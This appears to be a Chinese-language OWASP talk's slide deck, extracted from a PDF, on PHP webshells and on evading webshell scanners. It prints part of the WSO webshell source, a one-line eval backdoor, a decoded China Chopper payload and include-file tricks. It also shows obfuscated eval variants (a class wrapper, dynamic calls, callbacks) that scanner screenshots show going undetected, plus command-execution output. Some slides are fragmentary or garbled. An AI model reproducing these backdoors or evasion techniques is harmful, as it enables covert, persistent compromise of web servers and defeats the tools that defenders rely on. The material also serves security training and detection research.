



OWASP

Open Web Application
Security Project

Cool in one hundred lines of code

wkong、

Who am I?

四叶草安全高级网络安全工程师，雁行安全团队核心成员，资深CISP-PTE讲师，专注于Web安全领域，擅长web渗透和代码审计，支撑过各大重要会议安全保障工作，参与过国内众多银行及政府单位的渗透测试项目。



What Is Webshell?



What Is Webshell?

- ✓ 本质是一个程序
- ✓ 功能上能对网站进行操作
- ✓ 性质上是一个后门



“大马”

体积较大，自身代码能够实现较多特定的功能，如文件操作、数据库管理、命令执行等



```
1 <?php
2 /* WSO 2.6 (404 Error Web Shell by Madleets.com) */
3 /*Maded by DrSpy*/
4 $auth_pass = "db865c8fe9ea4aca8bd65f612abe2f9c";
5 $color = "#00ff00";
6 $default_action = 'FilesMan';
7 $default_use_ajax = true;
8 $default_charset = 'Windows-1251';
9
10 if(!empty($_SERVER['HTTP_USER_AGENT'])) {
11     $userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex", "Rambler");
12     if(preg_match('/' . implode('|', $userAgents) . '/i', $_SERVER['HTTP_USER_AGENT'])) {
13         header('HTTP/1.0 404 Not Found');
14         exit;
15     }
16 }
17
18 @session_start();
19 @ini_set('error_log',NULL);
20 @ini_set('log_errors',0);
21 @ini_set('max_execution_time',0);
22 @set_time_limit(0);
23 @set_magic_quotes_runtime(0);
24 @define('WSO_VERSION', '2.6');
25
26 if(get_magic_quotes_gpc()) {
27     function WSOstripslashes($array) {
28         return is_array($array) ? array_map('WSOstripslashes', $array) : stripslashes($array);
29     }
30     $_POST = WSOstripslashes($_POST);
31 }
32
33 function wsoLogin() {
34     die("<h1>Not Found</h1>");
35     <p>The requested URL was not found on this server.</p>
36     <p>Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.</p>
37     <hr>
38     <address>Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80</address>
39     <style>
40     input { margin:0;background-color:#fff;border:1px solid #fff; }
```



Not Found

The requested URL was not found on this server.

Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request.

Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.0-fips mod_auth_passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at Port 80

Windows NT WIN10-803131014 10.0 build 17134 (Windows 10) AMD64
User: 0 (SYSTEM) Group: 0 (?)
Php: 5.6.31 Safe mode: OFF [phpinfo] Datetime: 2019-02-24 07:24:06
Hdd: 215.87 GB Free: 133.78 GB (61%)
Cwd: H:/wwwroot/cms/ dirwxrwxrwx [home]
Drives: [c] [d] [e] [f] [g] [h]

Windows-1051
Server IP: 127.24.0.3
Client IP: 127.0.0.1

[Sec Info] [Files] [Exec] [Sql] [PHP Tools] [LFI] [Php] [Safe mode] [String tools] [XSS Shell] [bruteforce] [Network] [Logout] [Self remove]

File manager

Name	Size	Modify	Owner/Group	Permissions	Actions
[..]	dir	2019-01-23 18:19:05	0/0	drwxrwxrwx	R T
404.php	104.67 KB	2018-08-26 21:56:34	0/0	-rw-rw-rw-	R T D

Copy >>

Change dir: >>

Read file: >>

Make dir: (Writeable) >>

Make file: (Writeable) >>

Execute: >>

Upload file: (Writeable) >>

选择文件 未选择任何文件 >>

“小马”

体积较小，一般只能够实现单一功能，通常用来直接执行命令、操作数据库或上传、写入大马



“一句话”

体积超小，一般只有一行代码，可将请求的特定参数当做代码执行，根据不同的请求参数可实现不同的功能，通常配合菜刀客户端使用，早期还有html版菜刀



一个PHP一句话

```
shell.php x  
1 <?php  
2 @eval($_POST[c]);  
3 ?>
```



一个PHP一句话

Load URL

Split URL

Execute

Enable Post data Enable Referrer

Post data

PHP Version 5.6.27



System	Windows NT WIN-H6VASVEQ9NV 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchanted=shared" "--enable-object-out-dir=../obj" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgsql"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\php\php-5.6.27-nts\php.ini
Scan this dir for additional .ini files	(none)



一句话原理

```
Wireshark · 追踪 HTTP 流 (tcp.stream eq 25844) · wireshark_A913FA24-8824-41D2-A038-3A66B30DFE42_201812...  
POST /shell.php HTTP/1.1  
X-Forwarded-For: 147.140.101.10  
Referer: http://192.168.157.128/  
Content-Type: application/x-www-form-urlencoded  
User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)  
Host: 192.168.157.128  
Content-Length: 926  
Connection: Close  
Cache-Control: no-cache  
  
c=$xx  
%3Dchr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99).chr(111).chr  
(100).chr(101);$yy=$_POST;@eval/**/($xx/**/  
($yy[z0]));&z0=QG1uaV9zZXQoImRpc3BsYX1fZXJyb3JzIiw1MCIpO0BzZXRfdG1tZV9saw1pdCgwKTtAc2V0X21hZ21jX3F  
1b3R1c19ydw50aw11KDApO2VjaG8oIi0%2BfCipOzskRD1iYXN1NjRfZGVjb2R1KGdldF9tYWdpY19xdw90ZXNfZ3BjKk  
%2Fc3RyaXBzbGFzaGVzKCRfUE9TVEsiejEiXSsk6JF9QT1NUWyJ6MSJdKTSkRj1Ab3B1bmrpcigkRck7awY0JEY9PU5VTEwpe2V  
jaG8oIkV5Uk95Oi8vIFBhdGggTm90IEZvdW5kIE9yIE5vIFB1cm1pc3Npb24hIik7fWVsY2V7JE09T1VMTDsKTD1OVUxMO3do  
Wx1KCROPUBYzWfKZGlyKCRGKs17JFA9JEQuI18iLiROOyRUPUBkYXR1K0ZlZW0tZCBI0mK6cyIsQGZpbGVtdG1tZSgkUCkpO0A  
kRT1zdWJzdHIoYmFzZV9jb252ZXJ0KEBmawx1cGVyYXMoJFAPLDEwLDgpL000KTSkUj0iXHQiLiRULiJcdCIuQGZpbGVzXp1K  
CRQKS4iXHQiLiRFLiIKIjtpZihAaXNfZGlyKCRQKSkkTS49JE4uI18iLiRSO2VsY2UgJEwUeWU5PSROLiRSO311Y2hvIERNLiRMO0B  
jbG9zZWVpcigkRk7fTtLY2hvK0J8PC0iKTtkaWUoKTS%3D&z1=QzpcXHBocFN0dWR5XFxXV1dcXG1uc3RhbGxcXA%3D  
%3DHTTP/1.1 200 OK
```



```
shell.php test.php x
1 <?php
2     /* c */
3     c='$xx%3Dbase64_decode'; //chr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95)
4     .chr(100).chr(101).chr(99).chr(111).chr(100).chr(101);
5
6     $yy=$_POST;
7     @eval(**/($xx/**/($y[z0])); // @eval(base64_decode($_POST[z0]));|
8     /* z0 */
9     z0=QGluaV9zZXQoImRpc3BsYXl1fXZJY3JzIiw1MCIpO0BzZXRFdGltZV9saW1pdCgwKTtAc2V0X21hZ21lX3F1b3Rl
10    lc19ydW50aW1lKDApO2VjaG8oIi0
    +fCIpOzskRD1iYXN1NjRfZGVjb2RlKkdldF9tYWdpY19xdW90ZXNfZ3BjKk/c3RyaXBzbGFzaGVzKCRfUE9TVFsie
    jEiXS6JF9QT1NUWyJ6MSJdKTskRj1Ab3B1bmRpcigkRk7aWYoJEY9PU5VTWwpe2VjaG8oIkwSuk9SOi8vIFBhdGg
    gTm90IEZvdW5kIE9yIE5vIFB1cm1pc3Npb24hIik7fWVsc2V7JE09TlVMTDskTD1OVUxMO3doawx1KCROPUByZWfkZ
    GlyKCRGKS17JFA9JEQuIi8iLiROOyRUPUBkYXRlKkZJZW0tZCBIOMk6cyIsQGZpbGVtdGltZSgkUCkpO0AkRT1zdwJ
    zdHIoYmFzZV9jb252ZXJ0KEBmaWxlGvYbXMOJFApLDEwLDgpLC00KTskUj0iXHQiLiRULiJcdCIuQGZpbGVzaXp1K
    CRQKS4iXHQiLiRFLiIKIjtpZihAaXNfZGlyKCRQKSkTS49JE4uIi8iLiRSO2Vsc2UgJEwuPSROLiRSO311Y2hvICR
    NLiRMO0BjbG9zZWRpcigkRik7fTtY2hvKCJ8PC0iKTtkaWUoKTs=
11
12     /* z1 */
13     z1=QzpcXHBocFN0dWR5XFxXV1dcXG1uc3RhbgXcXA==
```

```
9      z0
10     /*
11     @ini_set("display_errors","0");
12     @set_time_limit(0);
13     @set_magic_quotes_runtime(0);
14
15     echo(">|");
16     ;
17     $D=base64_decode(get_magic_quotes_gpc()?stripslashes($_POST["z1"]):$_POST["z1"]);
18     $F=@opendir($D);
19     if($F==NULL){
20         echo("ERROR:// Path Not Found Or No Permission!");
21     }else{
22         $M=NULL;
23         $L=NULL;
24         while($N=@readdir($F)){
25             $P=$D."/".$N;
26             $T=@date("Y-m-d H:i:s",@filemtime($P));
27             @$E=substr(base_convert(@fileperms($P),10,8),-4);
28             $R="\t".$T."\t".@filesize($P)."\t".$E." ";
29             if(@is_dir($P))
30                 $M=$N."/".$R;
31             else $L=$N.$R;
32         }
33
34         echo $M.$L;@closedir($F);
35     }
36     ;
37     echo("<-");
38     die();
39     */
40     z1
41     /*
42     | C:\\phpStudy\\WWW\\install\\
43     */
```




```
%3DHTTP/1.1 200 OK
Date: Fri, 30 Nov 2018 20:44:00 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.6.27
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

```
->|./      2018-02-27 02:51:49 4096    0777
../        2018-12-07 20:32:40 8192    0777
Common/    2018-02-27 02:51:48 0        0777
Conf/      2018-02-27 02:51:48 0        0777
Lang/      2015-04-08 08:39:28 0        0777
Lib/       2018-02-27 02:51:48 0        0777
Runtime/   2018-02-27 02:51:48 0        0777
ThinkPHP/  2018-02-27 02:51:49 4096    0777
Tpl/       2018-02-27 02:51:49 0        0777
index.php  2012-11-29 07:41:30 1142    0666
install_blank.sql  2016-01-27 01:34:45 902381  0666
|<-
```



网页请求响应过程



“攻守道”

“守”，

其他敏感函拦截

截异常调用系统命令或
常的响应内容

“攻”，对

寻找代替品或其他



与内容进行混淆、加密，



Webshell查杀与拦截

- D盾、安全狗、360网站安全卫士等查杀工具
- 安全狗、360网站安全卫士等拦截工具
- 阿里云WAF、云锁等在线云拦截防护工具



Webshell查杀




扫描完成，发现1个安全风险

扫描文件：5个 用时：00:00:01

[导出详情](#)

[暂不处理](#)

[一键处理](#)

 网页木马 发现1个风险


[添加信任文件](#)





C:/phpStudy/PHPTutorial/WWW/target.php

PHP一句话木马

[详情](#)

 网页挂马 未发现风险

 网页黑链 未发现风险

 畸形文件 未发现风险

target.php - 记事本


文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php eval($_POST['c']);?>
```



OWASP
Open Web Application
Security Project

内容查杀——文件包含



The screenshot shows a web proxy tool interface with a dark blue header. The header contains a circular icon with the letter 'e' and the text '返回' (Return). On the right side of the header is a hamburger menu icon. The main interface is divided into several sections:

- Request Section:**
 - Load URL:** http://192.168.157.138/shell.php
 - Split URL:** (empty)
 - Execute:** (empty)
 - Options:** Enable Post data, Enable Referrer
 - Post data:** c=system('whoami');
- Response Section:** win-hu99lcd18sh\windows server 2008



内容查杀——文件包含


```
<> include.asp ✕  
1 <!--#include file="shell.txt" -->
```

```
<> include.aspx ✕  
1 <!--#include virtual="shell.txt" -->
```

```
<> include.jsp ✕  
1 <%@ include file="shell.txt"%>
```



代码免杀——刨除变量与函数的关联



代码免杀——刨除变量与函数的关联



The screenshot shows a security scanner interface with a dark blue header. The header contains a '返回' (Return) button, a warning icon, and the text '扫描完成, 发现1个安全风险' (Scan completed, 1 security risk found). Below this, it says '扫描文件: 2个 用时: 00:00:01'. There are three buttons: '导出详情' (Export details), '暂不处理' (Do not process), and '一键处理' (One-click process).

The main content area shows a list of risks. The first risk is '网页木马 发现1个风险' (Web木马 1 risk found). Below it, a file path is listed: 'C:/phpStudy/PHPTutorial/WWW/shell.php'. To the right of the file path are buttons for '添加信任文件' (Add trusted file), 'evalPHP一句话...' (evalPHP one-line...), and '详情' (Details).

A '记事本' (Notepad) window is open over the file path, showing the content of 'shell.php':

```
<?php
    $a = $_POST[c];
    eval($a);
?>
```



代码免杀——刨除变量与函数的关联

```
oop.php x shell.php test.php
1 <?php
2     class evals{
3         protected $str;
4
5         function __construct($p){
6             $this->str = $p;
7             eval("\$a=1;".$this->str);
8         }
9     }
10
11     $a = new evals(@$_POST[c]);
12 ?>
13
```



代码免杀——刨除变量与函数的关联

返回

! 扫描完成，发现0个安全风险
扫描文件：2个 用时：00:00:01

- 网页木马 未发现风险
- 网页挂马 未发现风险
- 网页黑链 未发现风险
- 畸形文件 未发现风险

shell.php - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php
    class evals{
        protected $str;

        function __construct($p){
            $this->str = $p;
            eval("\$a=1;". $this->str);
        }

        $a = new evals($_POST['c']);|
?>
```



代码免杀——刨除变量与函数的关联

Load URL	http://192.168.157.138/shell.php
Split URL	
Execute	
	<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	<pre>c=system('net user');</pre>

\\WIN-HU99LCD18SH 的用户帐户 ----- Administrator Guest Windows Server 2008 命令成功完成。

代码免杀——刨除变量与函数的关联

Load URL	http://192.168.157.138/shell.php
Split URL	
Execute	
	<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer
Post data	<pre>c=system('net user');</pre>

\\WIN-HU99LCD18SH 的用户帐户 ----- Administrator Guest Windows Server 2008 命令成功完成。


代码免杀——动态调用函数

The image shows a Notepad++ window titled "shell.php - 记事本" with the following code:

```
<?php
    $a = 'base64_decode';
    echo $a('dGVzdDY2Ng==');
?>
```

To the right, a web browser window shows the URL "http://192.168.157.138/shell.php". The browser's developer tools are open, showing the "Execute" button and the "Post data" field containing "c=system('net user');". Below the browser window, the output "test666" is displayed.


代码免杀——动态调用函数



The screenshot displays the Burp Suite interface for configuring a request. The 'Load URL' field contains `http://192.168.157.138/shell.php`. The 'Execute' button is highlighted. The 'Post data' field contains the payload `c=system('whoami');`. The 'Enable Post data' checkbox is checked, while 'Enable Referrer' is unchecked. The bottom status bar shows the path `win-hu99lcd18sh\windows server 2008`.



代码免杀——自定义函数



代码免杀——自定义函数

e 返回

Load URL

Split URL

Execute

Enable Post data Enable Referrer

Post data

win-hu99lcd18sh\windows server 2008



代码免杀——回调函数绕过

Change language: Chinese (Simplified) ▼

[Edit](#) [Report a Bug](#)

forward_static_call_array

(PHP 5 >= 5.3.0, PHP 7)

forward_static_call_array — Call a static method and pass the arguments as array

说明

```
forward_static_call_array ( callable $function , array $parameters ) : mixed
```

Calls a user defined function or method given by the **function** parameter. This function **must** be called within a method context, it can't be used outside a class. It uses the [late static binding](#). All arguments of the forwarded method are passed as values, and as an array, similarly to [call_user_func_array\(\)](#).

参数

function

The function or method to be called. This parameter may be an [array](#), with the name of the class, and the method, or a [string](#), with a function name.

parameter


One parameter, gathering all the method parameter in one array.

Note:

Note that the parameters for `forward_static_call_array()` are not passed by reference.



代码免杀——回调函数绕过



请求拦截——16菜刀自定义加密

```
19 //以下修改后不用重启程序实时生效
